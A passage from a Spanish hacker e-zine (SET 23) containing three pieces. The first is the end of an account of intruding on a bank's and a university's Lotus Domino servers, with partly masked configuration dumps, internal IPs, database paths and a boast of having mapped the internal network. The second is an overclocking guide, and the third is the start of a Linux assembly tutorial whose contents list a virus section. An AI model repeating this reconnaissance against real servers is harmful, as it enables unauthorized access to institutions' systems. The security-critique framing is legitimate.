   Master address book name:

   Server Location Information  // seccion expandible
   Network Configuration

   Port         Notes Network           Net Address             Enabled
   TCPIP           Net1                 194.x5.x.42             ENABLED
   ..................................................
   ..................................................


  Security Settings
   Compare Notes public keys against those stored in Address Book: No
   Allow anonymous Notes connections: No   // da igual, no tengo Notes!!
   Check passwords on Notes IDs: Disabled

  Basics                               Mapping
   Host name: *x*                       Home URL: /?Open
   Bind to host name: Disabled          HTML directory: domino\html
   DNS lookup: Disabled                 Icon directory: domino\icons
   Default home page: default.htm       Icon URL path: /icons
   Allow HTTP clients                   CGI directory: domino\cgi-bin
   to browse databases: Yes             CGI URL path: /cgi-bin
   Maximum requests over
   a single connection: 5
   Number active threads: 40

$$ Allow HTTP clients to browse databases = YES!!!. Que bonito valor.

Enable logging to                       Log file settings:
 Log files: Disabled                     Access log format: Common
 Domlog.nsf:Disabled                     Time format: LocalTime

Log File Names                          Exclude From Logging
 Directory for log files:                URLs:
 Access log: access-log                  Methods:
 Agent log: agent-log                    MIME types:
 Referer log: referer-log                User agents:
 Error log: error-log                    Return codes:
 CGI error log: cgi-error-log            Hosts and domains:

$$ Y luego la gente se preocupa porque un cgi devuelva una ruta fisica
$$ o su servidor devuelva su nombre y numero de version. Patetico.
$$ De paso nos hacemos con la configuracion de los puertos de todos los
$$ servidores, este listado corresponde a N??oNet

                    WEB       LDAP      NEWS     IMAP      POP
Port Number:        80        389       119      143       110
Port status:     Disabled   Enabled   Enabled   Enabled   Enabled
Name & password:   Yes        Yes       Yes       Yes       Yes
Anonymous:         No         Yes       Yes       N/A       N/A
SSL port number:   443        636       563       993       995
SSL port status: Disabled   Disabled  Disabled  Disabled  Disabled
Cli* certificate:  No          No        No        No        No
Name & password:   Yes         No        Yes       Yes       Yes
Anonymous:         Yes         Yes       No        N/A       N/A


Entre lo que yo cojo y lo que ellos me dan ya estamos abriendo hueco en
```

la estructura bancaria, seguimos con la potente tecnologia del lynx-color
y el tecleado de URLs. Asombrosa sofisticacion hacker a su alcance.

Name	Server	Database
Envios Multiples	N??oNet/N??o	DISMAIL.NSF
EST_INTER_BCORPORATIVA	Pluton/N??o	ban*\est_bcorporativa.nsf
EST_INTER_CIBER???O	Pluton/N??o	ban*\estcf??o.nsf
EST_INTER_CRISNOVA	Pluton/N??o	Ban*\f??onova.nsf
EST_INTER_FFISCAL	Pluton/N??o	ban*\est_ffiscal.nsf
EST_INTER_IMPN??O	Pluton/N??o	ban*\estn??o.nsf
newsmanager	Distribucion/Ban*	internet\newsmgr.nsf
N??oNet/N??o Stats	N??oNet/N??o	stats?x6.nsf
Pluton/N??o Stats	Pluton/N??o	stats?3x.nsf

Por aqui y por alli siguen cayendo cosas.

SERVER CONNECTION: Pluton/N??o to RedAgencial/banco

Basics
Connection type: Local Area Network
Usage priority: Normal
Source server: Pluton/N??o
Destination server: RedAgencial/banco
Source domain: n??o
Destination domain: banco
Use the port(s): TCPIP
Optional network address: 10.0.12x.x4

Scheduled Connection Routing and Replication
Schedule: DISABLED Tasks: Mail Routing
Call at times: 08.00 - 22.00 each day
Route at once if: 5 messages pending
Repeat interval of: 360 minutes
Days of week: Sun, Mon, Tue, Wed, Thu, Fri, Sat

$$ Estupendo mas IPs, mas dominios, mas Domino Servers que explorar en busca
$$ de configuraciones erroneas, bases de datos, listas de usuarios...

Como dice el anuncio de Pirelli: "La potencia sin control no sirve de nada".
Tenemos un listado de dominios Domino, practicamente mapeada la red interna,
aliases de los dominios, IPs de la intranet, listado de programas que se
ejecutan en los servidores, certificaciones, rutas a bases de datos y los
inevitables datos sobre los usuarios, grupos y servidores del dominio.
El objetivo de ganancia de informacion se ha cumplido sobradamente, aunque
la seguridad en este caso fuese mas elevada.
Ha llegado el momento de dejar de escribir, los bancos no tienen mucho
sentido del humor y no quiero preocuparlos.

Por cierto, el dinero de los usuarios esta a salvo :-). Ni lo vi ni me
interesa.

CONCLUSIONES

Que seria un estudio sin conclusiones?. La conclusion obvia es: 2 de 2
Es disculpable que una universidad se deja la cartera encima de la mesa,
no deberia ser la norma pero tampoco importa mucho.
En cuanto al banco claramente se han preocupado algo mas por la seguridad
pero como hemos visto no lo suficiente.

No hagais evaluaciones apresuradas, el problema no es que se pueda obtener esta informacion, el problema es **como** se obtiene. Con un navegador. Se podria disculpar si fuese necesario ser un 'guru' de Domino para llegar a esto, lamentablemente a mi me basto dos dias de leer guias para comenzar a encontrar huecos y sin ni siquiera usar o instalar Domino/Notes.
No hace falta decir que algo falla, quiza todos estos programas son demasiados complejos para asegurarlos o puede que nadie este interesado en hacerlo.

Al final fueron necesarios cinco dias de aprendizaje y un navegador, los administradores internos, la empresa de seguridad que (supongo) audito el site y todos aquellos cuyo trabajo era prever este tipo de incidentes no debian disponer de tanto tiempo. O quiza no tienen ningun navegador. Da que pensar.

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante

[Nota Final: Sobre el saltarse la clave de acceso, se~ores expertos en seguridad y administradores del e-banco, nos vamos al manual de Domino y nos leemos *atentamente*, con toda la *atencion*, la parte en la que habla de accesos al servidor y de como interactuan con las ACL de una base de datos. Es un RTFM, pero RTFM con atencion ;->]

-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

REFERENCIAS
Publicaciones y URLs

-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

Guias electronicas en formato .pdf asi como direcciones web de donde obtener completa informacion sobre Lotus Domino/Notes.

PUBLICACIONES
=-=-=-=-=-=-=

Getting started with the Domino Server
Planning the Domino System
Notes Database Management
Configuring the Domino Network
Lotus Notes and Domino 5.0 Security Infrastructure Revealed
The Domino Defense: Security in Lotus Notes and the Internet

URLs
=-=-

```
http://www.notes.net
http://dominodeveloper.net
http://www.eurodomino.com
http://www.lotus.com/home.nsf/welcome/redbook
http://www.searchdomino.com
```

EOF

```
-[ 0x0E ]--------------------------------------------------------------------
-[ Sobre el limite ]---------------------------------------------------------
-[ by IMOEN ]---------------------------------------------------------SET-23-

                                    --------------
                                     OVERCLOCKING
                                    ---------------

                                      POR IMOEN
TEXTO REDACTADO POR IMOEN Y BASADO EN DIVERSA INFORMACION Y EXPERIENCIAS
PROPIAS CUALQUIER COSA QUE PROBEIS SERA DE VUeSTRA RESPONSABILIDAD .
Presentacion
>>>>>>>>>>>>
Bueno este es mi primer texto que decido enviar a una e-zine asi que
espero no meter mucho la patazaa, digamos que es la version 2.0 XDDD
Otra cosita mas, que el "under" tambien es para nosotras y aqui esta
mi peque~a aportacion. No esta muy lograda pero por algo se empieza
asi que a ver si empiezan a sonar mas LAS hacker. O eso es lo que
ellos quisieran!!!  XD
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
1->Que es overclocking
2->Problemas que presenta
 2.1->Intentando solucionarlo
 2.2->Micros cuadrados +o-(socket7 /super socket 7/ ppga)
 2.3->Micros Rectangulares (slot1 /slot A)
3->Metodo ensayo/error
4->Empecemos
5->Cuidado! Esto es peligroso!!
6->Una tabla
5->Sofware util
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
1-> QUE ES OVERCLOCKING
----------------------
Bien primero vamos a traducir esta palabra que viene a significar algo
asi como por encima del reloj. Algo mas coherente y castellanizado
seria FORZAR UN PROCESADOR, y esto podria decirse que es el proceso
por el cual hacemos funcionar a un procesador mas rapido o acelerado de
normal o de lo que su encapsulado (carcasa) pone, sin que el sistema
sufra bloqueos por esta causa.
Pudiendo conseguirse una media de mejora de 10-15% y en un caso especial
hasta un 70 % .
Y ahora un poco mas coloquial seria acelerar el micro sin gastarnos un pavo
:-) esta me gusta mas que ya esta la maldita T para quitarnos las pelas.
Este proceso es posible desde la aparicion de los 486DX2, os acordais
de lo que decian sobre doblar la frecuencia de reloj, DX2, DX4 y creo
recordar DX5. Si, 486 a 133 o 120 si no recuerdo mal.
De hecho mi maquinita es un AMD486 dx 133. o esta overclockeada ]:->
Alto tengo que fiarme de alguien que dice a fecha de mayo del 2000
que tiene un 486 133??, pues el caso es que puedo hacer que funcione
casi todo en el ordena me refiero a todo el sofware no ludico
aunque, os sorprenderia si vierais el quake , el uno claro el 3 NO.
2->QUE PROBLEMAS PRESENTA EL OVERCLOCKING
-----------------------------------------
Pos segun las leyes de la fisica, principalmente calor mucho calor,
si tenemos un procesador que de forma normal corre a 300 mhz y lo
forzamos a 333 pos lo que hacemos es forzar su funcionamiento  33mhz
mas, o sea que ese esfuerzo lo pagamos con calor, y esto es malo.
Un procesador puede funcionar normalmente a unas temperaturas de unos
70 °C acercarse a ellas es un poco peligroso para la integridad del
sistema, aunque lo normal es que no pase de 50. Mucho mas de eso
puede ser un problemilla y seria hora de que aunque no hagas
overclocking poner un ventilador mas grande en el micro, o ventilar la
```

caja.
El problema consiste en correspondientes cuelgues y perdida de informacion.Tambien te puedes ir al Polo Norte y rular windows y perderla igual XDDDD.
Solucion, unos buenos ventiladores y disipadores (para lo del windows todavia no hay XD), para vacilar un poquito, pos un ventilador con efecto Peltier que se basa en un proceso fisico por el cual se puede bajar la temperatura de una union semiconductora por medio de electricidad. Toma ya! ahi queda eso, si alguien consigue alguno que me avise..
Los hay de varias clases de dependiendo de su potencia, uno de baja-media puede venirnos de lujo, claro igual que su precio.
2.1 BAJANDO LA TEMPERATURA DEL MICRO Y CAjA COMO SEA

En primer lugar empezare diciendo que ventilar el micro esta muy bien pero hay que ventilar la caja para que no se llene de aire caliente, si no, por mucho ventilador estamos ventilando al micro con aire caliente.
El aire en las cajas sigue un ciclo, entra por la parte delantera de la caja, es decir por la parte frontal o lo que es lo mismo por donde pones los disquetes y cd rom´s, por la parte de abajo veras que casi siempre hay rejillas mas o menos disimuladas, pues por ahi es por donde entra el aire fresco, que llega al micro y demas componestes y es expulsado al exterior por el ventilador de la caja de alimentacion. Bien pues a partir de esta simple explicacion empezamos a poner soluciones, hagas o no hagas overclocking es aconsejable que pongas un ventilador de 8*8 en esa parte (la frontal;) muchas cajas lo permiten (todas las ATX llevan o eso creo), pero ese ventilador lo que tiene que hacer es soplar para adentro es decir hacer que pase mas aire a la caja, si no consigues uno que haga esto, no es dificil, simplemente le das la vuelta a las hojas del ventilador y ya esta solucionado. Ya tenemos mas aire fresco a la caja y mas refrigeracion. Conseguiras rebajar un poco la temperatura interna logrando aunque no hagas overclocking mas estabilidad en el sistema sobre todo en verano, a los usuarios de linux es algo que les sobra)]:-)
El ventilador de la parte trasera aunque parece que echa mucho aire no te lo creas, deberia de echar mas para nuestros propositos asi que si puedes pon uno que gire a mas vueltas o si eres de los "wenos" busca unas resistencias en serie y quitalas; ahora da mas vueltas y nos ahorramos un ventilador nuevo. Otra cosita que puede ayudar mucho es abrir la caja y dejarla asi, en otras palabras quitar la carcasa y dejar las tripas del ordenador al aire. Es la solucion mas barata y menos estetica pero bueno eso seria discutible.
El asunto complicado ahora es la refrigeracion del micro. Por cierto estoy hablando de ventiladores y todavia no he dicho nada de ellos, un ventilador esta formado por dos partes disipadores que es la chapa de aluminio (aunque no tiene por que serlo) y el propio ventilador sujeto a la chapa mediante tornillos.
Bien continuamos con lo nuestro que es congelar al micro XDD , una solucion seria ponerle un aire acondicionado XDDDD, reiros pero una compa~ia forzaba los k6-400 a 500 y les ponia un aire acondicionado en miniatura es verdad. (no se os ocurra preguntar por esto porque aunque en la tienda conozcan remotamente algo de esto el cacharro vale mas que el k6 500 nuevo, overclocking si pero cuando no nos gastemos nada o poquito)
Y ya con los nuestro trataremos dos casos los cuadrados tipo k6 y demas y por otro lado los tipo Pentium II vale?, no se si vale pero asi es como lo voy a hacer.
2.2 MICROPROCESADORES CUADRADOS

Para los tipos K6, micros cuadrados, pondremos un ventilador lo mas

grande posible con sus disipadores, para ayudar a que los disipadores cojan mas calor del micro y refrigeren podemos untar el micro con silicona semiconductora que mejora la superficie de contacto y paso de calor.
El ventilador debera girar a mas de 4500 vueltas/segundo (run-run, parezco mecanica XD). Que aun necesitamos mas ventilacion?.
Pues vamos a hacer un invento que vi en una web creo que lo llamaban "el invento de coyote y no se quien" (bueno si leeis esto mandarme un mail que no recuerdo vuestra page ni vuestro nombre) se basa en montar dos ventiladores sobre un mismo disipador. Cada ventilador va cogido al disipador por medio de dos tornillos y ventilaban al disipador y los los alrededores del micro, eso ta muy bien, no lo he probado y tampoco se si con la sujeccion de los ventiladores por medio de solo dos tornillos sera suficiente, supongo que si.
Tambien podeis apa~arlos sujetando los ventiladores con unas gomas, aunque supongo que con el tiempo y el calor estas se iran pudriendo, vaya parece que lo he dejado igual que estaba XDDD.
Y con esto doy por concluida la ventilacion en este tipo de equipos.
2.3 MICROPROCESAORES RECTANGULARES

Para equipos tipo Pentium II tenemos muchas posibilidades; lo dicho antes sobre la silicona aqui es igual de valido, ahora los ventiladores, bien pues sobre los disipadores tenemos que se pueden poner dos ventiladores (estos ya los venden hechos) o los podemos fabricar de forma similar a los anteriores sujetandolos por dos tornillos cada uno y al otro lado una gomita o si eres un manitas pues taladras otro poco y listo ya tenemos el invento preparado.
Ahora podemos poner uno de estos cacharros sobre el micro o incluso otro por la parte de atras si hay sitio y si no lo hay pues intenta poner solo los ventiladores, nuestro Pentium parecera un sanwids pero ahora esta bien refrigerado.
Pues con esto ya doy por concluida las formas de ventilar los micros.
Otro problema es si el resto de componentes aceptara el sobre esfuerzo , en otras palabras el aumento de velocidad de la placa, esto lo explico un poco mas adelante. En general el bus a 75 es muy soportado y el pci no da muchos problemas con tarjetas mas o menos normales con 83 la cosa cambia y necesitaras suerte. Aunque si tienes un chip Ciryx el bus a 75 sera tu favorito y con 83 no tendras demasiados problemas.
Y lo peor que puede dar al traste con nuestro planes de actualizar sin pagar son los sistemas de proteccion que Intel ha puesto en sus Xeon, Celeron y PII , aunque no en todos jajajajo. Bueno para ser mas tecnicos lo que bloquean es la posibilidad de acelerar el micro pero no la placa. Y otra buena noticia es que algunas placas si que lo permiten en especial a los Celeron jurrr , creo que vi uno estable a 1000 Mhz y era de 600.
Casi que voy a decir que los mejores procesadores que puedes adquirir para hacer overclocking son los Celeron, son baratos y aguantan mucho overclocking , jajajaja.
Otra cosa los Celeron son casi igual a los Pentium II, la unica diferencia esta en la memoria cache que en los Pentium II es el doble que la de los Celeron aunque funciona solo a la mitad de velocidad que la de los Celeron. Curioso verda? pues todavia hay mas, resulta que en los Celeron esta la misma cantidad de memoria que en los Pentium II solo que desactivada, y resulta que valen menos y tienen lo mismo, y ya la ultima pregunta sin respuesta es, se podra activar de alguna forma esa cache ????
3->METODO ENSAYO/ERROR

He decidido usar este metodo puesto que me parecia mas facil que el metodo Cartesiano de Descartes y creo que es un poco mas cientifico XDDDDD
Bien el metodo que usaremos para ver si nuestro forzado funciona sera

el siguiente :
Diferenciar si nuestra placa es jumperless, osea que no podemos trastear con los jumper o puentes, eso no quita que no podamos forzar, al contrario mas facil lo hacemos sin abrir el ordena y desde la bios XDD.
O el tipo normal el de los puentes o jumper. Para este caso tenemos que pillar el manual de la placa base. Imprescindible para los menos puestos en este mundo.
Bien mas adelante explico como aumentar las velocidades , pero el caso es que probaremos una combinacion de puentes que nos de una velocidad mayor a la actual. Probamos y si rula pasamos a otra mas rapida asi hasta ver el limite o cuando se calienta mas o se cuelga.
En general iremos probando poco a poco el aumento de velocidad, no me seais burros y de repente casqueis a un 300 --->600 no os paseis y probar de 20Mhz mas o menos .
Antes de seguir vamos a diferenciar dos cosas mas, una cosa es que el micro funcione o aguante el overclocking, que a lo mejor cargue el Windows con suerte o el MSdos y cada dos por tres se cuelgue y otra cosa distinta es que el micro sea estable a esa velocidad que esto es lo buscamos.
4->EMPEZAMOS

Ahora vienen los tipicos co~azos tecnicos y esas cosas asi que sere breve y tal.
El caso es que hay dos jumper o puentes , que nos van a ayudar en nuestra funcion, el multiplicador del bus de la placa y el de la frecuencia de reloj interna del micro o algo asi.
El de la placa pondra cosas del tipo ’66 75 83 100 103 105 110’ mas o menos, actualmente he visto a 112 120 125 .... 150 esto a fecha 22/4/00 como ya sabeis lo normal en la frecuencia del bus de placa es 66 o 100
El de frecuencia de reloj interna indica la velocidad de reloj del micro que multiplicado por el bus de la placa obtenemos la velocidad final
EJ: 66*3=200 aprox , ahi tenemos nuestro Pentium a 200
asi pues podemos probar a poner 75*3 aunque es probable que el sistema se vuelva inestable debido a que el bus 75 no es muy normal pero que nos impide probar 66*3,5 seguro que el micro lo soporta bien y no se calienta demasiado.
Bien ademas de el bus de la placa, tenemos mas buses el PCI, AGP y demas que corren a la mitad del bus de placa osea que si es 66 el PCI ira a 33 lo normal pero si es a 75 el PCI ira a 75/2 algo raro y que la mayoria de tarjetas PCI no lo soportaran. Pues el bus a 75 dentro de lo que cabe es bastante aceptable y tolerado, pero el de 83 ya no asi que os podeis ahorrar las pruebas con este bus 83 /2 =41,x (demasiado para el bus PCI). Bueno pero nosotros que hakeamos hasta la abuela que nos impide practicar? ;-).
Algo mas que a~adir a este punto, en ultimo momento os voy a poner este cuadro que he pillado de una manual de la Asus P5a-b

bus placa	66.8	75	83.3	95	100
pci	33.4	30	33.3	63.3	66.6
agp	66.8	60	66.3	31.6	33.3

Esto en parte echa por tierra lo explicado antes, puede que si recordad que antes estabamos forzando, y esto son valores para la velocidad real del micro. O al menos es lo que yo pienso , asi que si alguien (espero que sea una) nos explica esto mejor pues que lo haga.
OHHHHH mirar lo que he encontrado:

Velocidad bus de la placa	Velocidad bus AGP	Velocidad bus PCI
66	66	33
68	75	34
75	83	37.5
83	100	41.5
100	66.6	33

```
103                             112                                     34
112                             74                                      37
124                             124 agpclik 1:1  / 82 agpclik 2:3       41
133                             133 agpclik 1:1 /  88 agpclik 2:3       33
Que decir tiene que hay que buscar un equilibrio entre el
multiplicador de la placa y el de frecuencia interna, generalmente
procurar que el de reloj interno no sea muy alto , y claro cuanto mas
bus de placa mas rendimiento, todo esto en general.
-----------------------------------------
REGLA DE IMOEN:
A semejante velocidad en MHZ finales, mas
rendimiento si el bus de placa es mas alto.
-----------------------------------------
Que jumper hay que buscar en la placa base, y si no tengo manual?
Sin manual lo mejor que puedes hacer es rezar antes de probar XD, en
general estan cerca del micro y por ejemplo en mi placa viene
sobreimpreso, tambien en algunas placa Soyo lo he visto.
Hostia, me he pasado un rato hablando de jumper sin decir lo que es,
bueno digamos que son unas patillas (| |) unidas a la placa base y
que entre ellas se unen mediante un plastiquito que los une , por
dentro lo que les une un hilo de cobre?, digamos que los une
adecuadamente y me curo en salud.
5 CUIDADO! ESTO ES PELIGROSO!!
------------------------------
Pues en el 99% de los casos con estas indicaciones no deberia de
pasarle nada a tu micro, un peque~o incoveniente del overclocking es
que acortamos la vida del procesador pero bueno seguro que antes de
que la palme de viejo ya hemos adquirido el nuevo plintel 7 a 2 a~os
luz /segundo XDDD.
Repito, hacer overclocking no es peligroso si tienes un poquito de
cuidado, y pruebas de poco en poco no hay que tenerle miedo a
experimentar, pero si tenerle respeto y cuidado vale, no digais que
luego no os lo adverti, por cierto que lo que hagais sera
responsabilidad vuestra, asi que luego no vengais a llorar a Noemi de
que el micro se ha tostao o que si tengo alguna receta para hacer
micro a la parrilla con patatas XDDDDD.
Esto que voy a contar si es un poquito mas peligroso y solo lo digo
para la gente que conozca ya un poco esto , aunque tampoco deberia
ser muy grave si lo pruebas con cuidado.
A veces para que un micro sea estable a una determinada velocidad hay
que aumentarle un poquito el voltaje , por eso es peligroso el caso
es que el aumento de voltaje ni siquiera sera de 0,5 se suele variar
entre 0.1, 0.2, 0.3 pero no mas. De todas formas esto no lo pongais en
practica si no estais muy seguros de lo que haceis, se puede aumentar
la velocidad del micro sin aumentar el voltaje, pero aumentando este
se puede conseguir mas estabilidad o mas velocidad, bueno esto no es
un dogma XDDDDD.
6 TABLITA
---------
* probadas por mi misma
el resto de el cuadro lo saque de no me acuerdo };-)
                TABLITA DE DATOSS
""""""""""""""""""""""""""""""""""""""
MICRO           VELOCIDAD       POSIBILIDADES      COMENTARIOS
-------------------------------------------------------------------------------
Pentium MMX        166          188(75*2.5)         a mas no
                                210(83*2.5)
        *         200           225(75*3)
                                250(100*2.5)        ->buenisimo rendimiento
                  233           263(75*3.5)
                250 o 300       (100*2.5 100*3)     -> si os va a 300 premio
AMD K6
```

```
         *      166-300
         como norma general soporta el aumento del multiplicador en 1/2 punto
         y va de lujo, el cambio de bus ya es mas chungo, probe con el 200 y
         no consegui hacerlo funcionar a 233 cambiando el bus, pero si
         el multiplicador.
AMD K6II
        *       266             300(100*3) o (66*4.5)       FACIL
                300             333(95*3.5)(112*3)
                                350(100*3.5)
                350             392(112*4)          pos que rula a 400
                                400(100*4)
                400             450(100*4.5)        muy probable
                                500(100*5)
                                448(112*4)
                                504(112*4.5)        bastante probable
Celeron
                266             400(100*4)

        *       300             450(100*4.5)         a fliparrrr un 70%
                                                     mas de rendimiento
                                504(112*4.5)
Celeron A       300                                  igual que el anterior
                333             375(75*5)            No llega a 500, no
                                415(83*5)            lo pilles
                366             550*(100*5)          pos si funciona
Pentium II
                233             300(66*4.5)          algunos no tienen
                                                     bloqueado el multip.
                                                     de la frecuencia
                                                     interna
                                266(75*3.5)
                266             300(75*4 o 66*4.5)
                                igual 66*4.5         es la segura
                                333(83*4)
                300             338(75*4.5)          En algunas series 450
                                                           (100*4.5)
                333             375(75*4.5)
                                415(84*5)
                350             392 (112*3.5)

                400             448(112*4)

                450             504(112*4.5)
-=-=-=-=--=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

7 SOFTWARE UTIL

Bueno pues aqui os pondre unos programitas que nos seran utiles para nuestros propositos y una peque~a descripcion sobre ellos.
EL primero pues no dire nombre pero si lo que hace y asi que cada uno use el que mas le guste , se trata de algun programa que mida el rendimiento del sistema para ver lo que hemos mejorado el equipo, podemos ver asombrosos cambios y tambien "asombrosos" cambios XDDD.
Un programa que haga esto puede ser el mismisimo quake, aunque no me refiero a estos programas, pero te lo pasas bien mientras mides el rendimiento XDDD.
El segundo es un programa llamado Motherboard monitor ahora mismo tengo la version 4.17 y funciona en todas las plataformas windows que mide la temperatura , velocidad y voltajes de la placa y micro. Hay mas programas para esto pero este es el que he probado y esta muy bien.
El tercero es un programa que nos ayudara a reducir la temperatura del micro de una forma especial, lo que hace es dormir al micro hasta

que se le necesite, por ejemplo; ahora mismo que estas leyendo esto el micro no esta haciendo nada o casi nada, pues el programa lo que hace, mediante unas instrucciones que incorporan los procesadores desde el Pentium lo duerme, esto ayuda mientras estamos en programas que requieran poco micro como cuando estas escribiendo o leyendo algo, pero no sirve de "nada" cuando juegas al quake en el que el micro funciona al 100% o casi.
Y para terminar os dejo este el Power Strip que nos da un control casi total de nuestra tarjeta grafica incluso pudiendo overclockearla (que palabrota).
Si, si, las tarjetas graficas tambien se pueden oveclokear las Vodoo II se dejan bien XD, y ya como alarde para terminar hay un controlador en la placa base que se encarga de gestionar los tick de reloj (timer) creo que se llama el controlador PIT CHANEL, el caso es que con un peque~o programa que cambie algunos valores podemos, mejorar el rendimiento en un 5% esto lo usan mucho los demos-maker XD, de todo esto no estoy muy segura mi programacion no llega a tanto asi que no me lo tomeis muy en serio , incluso creo que este controlador tiene algo que ver con el altavoz interno.
Pues aqui doy por concluido este articulo que espero que sirva de ayuda a alguien.
EOF

```
-[ 0x0F ]--------------------------------------------------------------------
-[ Ensamblador bajo Linux ]--------------------------------------------------
-[ by YbY ]-------------------------------------------------------SET-23-
           INTRODUCCION AL ENSAMBLADOR BAJO GNU/LINUX
           ------------------------------------------
                              por YbY
                              -------
  Bueno, pues despues de daros un poco la tabarra con mi articulo
sobre el MIPS R2000, vamos a continuar con el bajo nivel.
Esta vez va a pasar por nuestro laboratorio particular el ensamblador
del 80x86 bajo el entorno GNU/Linux.
Aqui teneis los puntos que trataremos mas o menos:
-----------------------------------------------------------------------
1. Introduccion
2. El ensamblador
 3. NASM
   3.1 Consiguiendo e instalando NASM
   3.2 Introduccion al NASM
 4. GAS
   4.1 Introduccion al GAS
   4.2 La sintaxis AT&T
   4.3 GCC + ASM
 5. Nuestro primer programa en Linux-ASM
 6. INT 80h
 7. El formato ELF
 8. VIRUS
   8.1 Concepto general de virus
   8.2 Primera (y ultima por ahora) aproximacion
 9. "Bibliografia"
10. Despedida
-----------------------------------------------------------------------
1. Introduccion
---------------
  Bueno, en primer lugar deciros que esto no pretende ser un
sustituto de lo que la gente ya ha escrito (y muy bien, por cierto)
sobre ensamblador bajo Linux.
El que escribe estas lineas no es, ni mucho menos, un experto en
ensamblador. No dejo de ser un simple aprendiz y como aprendiz,
escribo este tutorial para que otros aprendices aprendan. :)
De todas formas, comentar que la mayoria de la informacion que el
que escribe ha encontrado sobre el tema (excepto el Linux Assembly HOWTO)
estaba en ingles, asi que ahora ya no teneis excusa para no poneros con
vuestro entorno favorito.
 Bueno, en primer lugar vamos a ver los puntos (aparte de la simple
curiosidad) que le pueden llevar a uno querer programar en ensamblador,
habiendo actualmente lenguajes tan potentes como C:
- Querer programar un virus/troyano
- Optimizar partes de codigo extremas
- Querer aprender a muy bajo nivel como funciona un sistema operativo
- Optimizar un compilador que estas programando
...y bueno, creo que con esto ya os haceis una idea. Por supuesto,
programar en ASM tambien tiene sus desventajas:
- perdida de la estructuracion en un programa
- portabilidad imposible
- mayor facilidad para equivocarse
Pero bueno, aunque luego no vayamos a utilizar realmente ensamblador
para programar, pues  por lo menos si que podremos tener una idea de
lo que estamos viendo si hacemos  algo de debugging o lo que sea..
En fin, me dejo ya de rollos y vamos ya a entrar en materia, porque
va para rato...
2. El ensamblador
-----------------
```

Este es un punto bastante polemico; mientras que unos se decantan
por el AS (el GNU/Assembler), que utiliza la sintaxis AT&T, otros
prefieren NASM (Netwide Assembler), que utiliza la sintaxis que hemos
utilizado toda la vida bajo MS-DOS y bajo Win32.
La ventaja que tiene el usar el GNU AS, es que si por ejemplo, vais a
programar en C y quereis meter codigo en ASM en medio de un programa en C
(con las correspondientes directivas) os va a resultar muy facil.
La desventaja, por supuesto, es que si no estamos acostumbrados a la
sintaxis AT&T, pues acabamos locos y al final no sabemos si el registro
destino se ponia a la izquierda o a la derecha o si se ponian simbolos
antes o...
Bueno, quiza los que no tengan ni idea de que es la sintaxis AT&T no
entiendan de lo que hablo. Alla va un ejemplo:

```
 * Sintaxis AT&T *                              * Sintaxis Intel *
   movw %bx, %ax       ---------------------->      mov ax, bx
```

Esta instruccion lo que hace es pasar el contenido del registro BX al
registro AX. La primera cosa que llama la atencion es que los
registros se ponen al reves en una con respecto a la otra.
En la sintaxis AT&T, se indica el operando fuente a la izquierda,
mientras que en la Intel lo indicamos a la derecha.
Otra cosa a tener en cuenta es el simbolo "%" que anteponemos
en la sintaxis AT&T a los registros.
Por ultimo, a lo que nos indica de que instruccion se trata en si
(la instruccion es la MOV), se le pone en la AT&T una letra mas para
indicar con que estamos trabajando.
Si ponemos "w" indicamos que estamos trabajando con una palabra del
procesador (que en los 80x86 es de 16 bits;
lo de "w" es de word = palabra en ingles).
Asimismo, ponemos "b" para byte (8 bits) y "l" para long (32 bits).
Aqui vamos a utilizar la sintaxis Intel, entre otras cosas porque es
con la que mas soltura tengo.
De todas formas un dedicare un parrafillo como minimo a explicar en
detalle la sintaxis AT&T, ya que una gran cantidad de codigo que
circula por ahi esta preparadito para compilar con el GAS.
Bueno, pues a parte del GAS, tenemos otras opciones, como ya he dicho
antes.
La mas destacada es el NASM, que utiliza sintaxis Intel. El NASM esta
disponible para muchos entornos diferentes, con lo cual lo tendremos
muy comodo para pasarnos de uno a otro y eso. Tambien dedicare al NASM
su correspondiente apartado. Otra opcion es el AS86, que no he probado
en mi vida. Segun pone en el Assembly-HOWTO utiliza sintaxis Intel,
salvo ligeras modificaciones en los modos de direccionamiento. Pero bueno,
no lo trataremos aqui. Si alguien lo controla y se anima a escribir pues
que lo haga :-)
De todos modos, deciros que lo importante, mas que el ensamblador, es
la teoria que os explicare, asi que lo importante es que pilleis los
conceptos para luego aplicarlos con el ensamblador con el que os sintais
mas comodos..

3. NASM

3.1 Consiguiendo e instalando NASM

El website oficial de NASM es <http://www.cryogen.com/Nasm>.
Desde alli os podeis bajar la ultima version disponible.
Tambien teneis un servidor FTP en Francia:
<ftp.fr.kernel.org/pub/software/devel/nasm>
(directorios binaries y source)
La ultima version, a fecha de escribir esto es la 0.98.
Bueno, una vez tengamos los fuentes (en un fichero llamado
nasm-0.98.tar.gz o algo asi), vamos a instalarlos.
Si sabeis algo de Linux y sabeis como instalar un programa entonces
pasad de leer esto; lo he explicado para que el manual este al alcance

de todos. Bueno, pues una vez lo tenemos, lo copiamos a un directorio
temporal y lo descomprimimos asi:
$ tar xvfz nasm-0.98.tar.gz
Esto nos creara un directorio llamado "nasm-0.98". Pues entramos a
dicho directorio, y lo que vamos a hacer es compilar el programa:
$ ./configure
$ make
Ahora veremos como el ensamblador se compila con el gcc y una vez
termine tendremos dos ficheros ejecutables listos para utilizar: nasm y
ndisasm.
El primero es el ensamblador en si y el segundo es el desensamblador.
Ahora los copiaremos a un directorio que este en el PATH para poder
llamarlos desde cualquier sitio:
$ cp nasm /usr/bin
$ cp ndisasm /usr/bin
Despues de esto solo nos queda copiar las paginas man para tenerlas
disponibles con el comando man:
$ gzip nasm.man
$ cp nasm.man.gz /usr/man/man1/nasm.1.gz
$ gzip ndisasm.man
$ cp ndisasm.man.gz /usr/man/man1/ndisasm.1.gz
Si en vuestra distribucion teneis las paginas man en otro sitio,
realizad los cambios oportunos.
Con esto ya podemos teclear man nasm y man ndisasm y nos saldran las
